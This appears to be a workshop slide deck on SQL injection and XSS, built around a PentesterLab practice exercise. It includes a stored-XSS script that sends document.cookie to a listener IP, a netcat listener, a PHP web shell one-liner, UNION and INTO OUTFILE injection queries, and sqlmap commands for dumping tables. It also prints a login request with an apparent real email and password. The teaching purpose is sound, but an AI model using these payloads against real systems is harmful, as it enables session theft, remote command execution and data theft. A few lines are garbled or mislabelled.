SQL Injection and XSS

By: Stanley & Derek

HTTP Authentication

- Stateless

Hey, log me into google.com

Here is my username & password

Token

Real example

```
POST /works/system/login HTTP/1.1
Host: scalar.usc.edu
Content-Length: 93
Content-Type: application/x-www-form-urlencoded

action=do_login&redirect_url=%2Fworks%2F&msg=&email=stanman104%40gmail.com&password=password0
```


```
HTTP/1.1 302 Found
Set-Cookie: works_ci_session=%2BIKU9q8AF....84379214ceca9a421; expires=Fri, 27-Apr-2018 14:56:58 GMT;
Max-Age=14400; path=/
Location: /works/
```

Real example cont.

```
GET /works/pathfinders/media/book_thumbnail.png HTTP/1.1
Host: scalar.usc.edu
Cookie:
works_ci_session=%2BIKU9q8AFMtO8PBDC0Ob...47fed22bcc1d814ec7984379214ceca9a421
```


You try

scalar.me | stanman104@gmail.com | password0



You try cont.

1) Grab the cookie by entering “document.cookie” in the developer console.



2) Copy the output
3) Open a private window and navigate to ‘scalar.me’
4) Enter “document.cookie=[output from previous command]”


Stored XSS

Getting your code to run on the target webpage client side.

Stored XSS cont.

$ ip r

$ nc -lp 8080



Exercise

Use CSRF to hack into the admins account in the VMs.

Note:

```
<script>
    var E = document.createElement("img");
    E.src = "http://10.1.1.XXX:8080/" + document.cookie;
    document.body.appendChild(E);
</script>
```

Prevention

Content security policies (CSPs)

- What the current page is allowed to run.
- Whitelist content from certain domains.

Cross-Origin Resource Sharing (CORs)

- What sites the current page is allowed to get resources from.
- Who is allowed to get what content and how they are allowed to get it.

Mysql

https://bit.ly/2sMIDVF

- = https://www.w3schools.com/sql/trysql.asp?filename=trysql_op_in

What the SQL command probably looks like

“SELECT * FROM Orders WHERE CustomerID == ” + id

Determining the # or columns

for x = 0 to 100:

    Try:

        “SELECT * FROM Orders WHERE CustomerID == ” + id + “ ORDER BY ” + x;

    on error:

        Echo “Their are ” + (x - 1) + “ columns.”

        break;

Determining the # or columns in the VM

UNION

A	B	C
1	3	5
2	4	6

union

D	E	F
6	7	8

=

A	B	C
6	7	8
1	3	5
2	4	6

Example

SELECT * FROM Orders where CustomerID == 90 UNION SELECT 1,2,3,4,5;

Number of Records: 2

OrderID	CustomerID	EmployeeID	OrderDate	ShipperID
1	2	3	4	5
10248	90	5	1996-07-04	3

Write to file

```
SELECT … INTO OUTFILE <File Name>
```

PHP run commands

```
SELECT CONCAT(0x6065);
```

List of directories

nmap -sV --script=http-enum <target>

Run PHP

<?php system($_GET[‘c’]); ?>

Get tables

/admin/edit.php?id=-1 UNION

SELECT 1, 2, table_name, 3
FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_TYPE = 'BASE TABLE' LIMIT <row>,1;

Tools

// Find the databases given a vulnerable [URL].

- sqlmap -u [URL] --dbs
- sqlmap -u [URL] --dbs --cookie=[cookies]

// Find tables in a given DB.

- sqlmap -u [URL] -D [database] --tables

// Get columns for a given table.

- sqlmap -u [URL] -D [database] -T [table] --Columns

// Get the data in the table

- sqlmap -u [URL] -D [database] -T [table] --dump

Problem

edit.php | post.php

```php
<?php
  require("../classes/auth.php");
  require("header.php");
  require("../classes/db.php");
  require("../classes/phpfix.php");
  require("../classes/post.php");

  $post = Post::find($_GET['id']);
  if (isset($_POST['title'])) {
    $post->update($_POST['title'], $_POST['text']);
  }
?>

  <form action="edit.php?id=<?php echo htmlentities($_GET['id
    Title:
```

Bibliography

https://pentesterlab.com/exercises/xss_and_mysql_file

Problem Cont.

```
function find($id) {
  $result = mysql_query("SELECT * FROM posts where id=".$id);
  $row = mysql_fetch_assoc($result);
  if (isset($row)){
    $post = new Post($row['id'],$row['title'],$row['text'],$row['published']);
  }
  return $post;

}
```

Solution

Make sure it’s a base 10 number that is supplied.